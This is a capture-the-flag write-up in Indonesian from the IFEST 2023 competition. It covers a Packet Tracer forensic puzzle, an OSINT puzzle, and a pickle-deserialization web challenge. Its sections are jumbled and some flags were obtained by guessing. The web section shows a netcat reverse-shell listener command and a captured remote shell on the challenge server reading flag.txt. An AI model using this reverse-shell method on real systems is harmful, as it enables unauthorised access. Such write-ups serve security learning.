

Write-up IFEST 2023



Peserta.1

Farhan Diwan Ananta

Daniel Dhaniswara

Rafif Dhaifulloh Musyaffa Kumoro

Daftar isi

Miscellaneous

(s)tri(pes)angle love

Web Exploitation


Secret Recipe Exchange

Forensic

Penyusup 🕵

Penyusup 🕵️

Pada soal ini kita mendapatkan file chall.pkt yang merupakan file dari cisco packet tracer. ketika kami membuka file ini kami menemukan topologi seperti berikut.




Disini kami mencoba untuk cek satu persatu perangkat yang ada dan kami menemukan 3 hal janggal.

1. ada pada perangkat dengan nama HTTP Server 1. pada saat kami mengakses http servernya, kami mendapat flag yang ternyata bukan flag aslinya.



2. Kami menemukan bagian terakhir flag pada perangkat HTTP Server 2 ketika kami akses http servernya di bagian Asset 2.



3. kami menemukan sebuah code pada MOTD perangkat Switch 3

```
ALAT ini milik PT Waduh.  
Segala bentuk kriminalitas akan dilaporkan ke pihak berwajib!  
SUZFU1QyM3tpbmIfYmFnawFuX3BlcnRhbWFF
```

Dan kami decode dengan base64 kami menemukan bagian pertama


flag.

Output

```
IFEST23{ini_bagian_pertama_
```

Dikarenakan kami yang tidak menemukan bagian kedua flag, kami mencoba menginputkan beberapa flag dan akhirnya menemukan flag yang tepat yaitu **IFEST23{ini_bagian_pertama_kedua_ini_ketiga}**

Dikarenakan mirip dengan itu jadi langsung di coba




setelah no clue, setelah itu melanjutkan dengan cara dari ctftime tadi
buat solver.py :


dan buat listener nya menggunakan
nc -lnvp 4444

```
listening on [any] 2290 ...
connect to [127.0.0.1] from (UNKNOWN) [103.152.242.235] 38020
ctf@9b607b05864b:~$ ls -la
ls -la
total 52
dr-xr-xr-x 1 ctf ctf 4096 Sep  8 13:47 .
drwxr-xr-x 1 root root 4096 Sep  8 13:47 ..
-rw-r--r-- 1 ctf ctf  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 ctf ctf 3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 ctf ctf  807 Feb 25  2020 .profile
-rw-r--r-- 1 root root  55 Sep  4 01:39 flag.txt
drwxr-xr-x 1 ctf ctf 4096 Sep 10 07:06 instance
drwxr-xr-x 1 ctf ctf 4096 Sep  8 13:47 static
drwxr-xr-x 1 ctf ctf 4096 Sep  8 13:47 templates
-rw-r--r-- 1 ctf ctf 3175 Sep  8 02:11 web.py
ctf@9b607b05864b:~$ cat flag.txt
cat flag.txt
IFEST23{1M_P1CkI3_R1ck_W1th_S0M3_C00kI3_S3R14L1ZAT10N}
Dan mendapatkan flagnya yaitu
IFEST23{1M_P1CkI3_R1ck_W1th_S0M3_C00kI3_S3R14L1ZAT10N}
```


(s)tri(pes)angle love



Di following nya setelah dilihat lihat ada 1 akun dengan username Caltimurti



Awalnya saya mencoba IFEST23{Caltimurti_alealeaaaleshaa} trus incorrect akhirnya saya memahami lagi soal yang diberikan dan yang saya paham yang di tulis IFEST23{username(cowonya alea)_username(selingkuhannya)}



dan akhirnya menemukan flagnya yaitu IFEST23{Joosph_janethseame}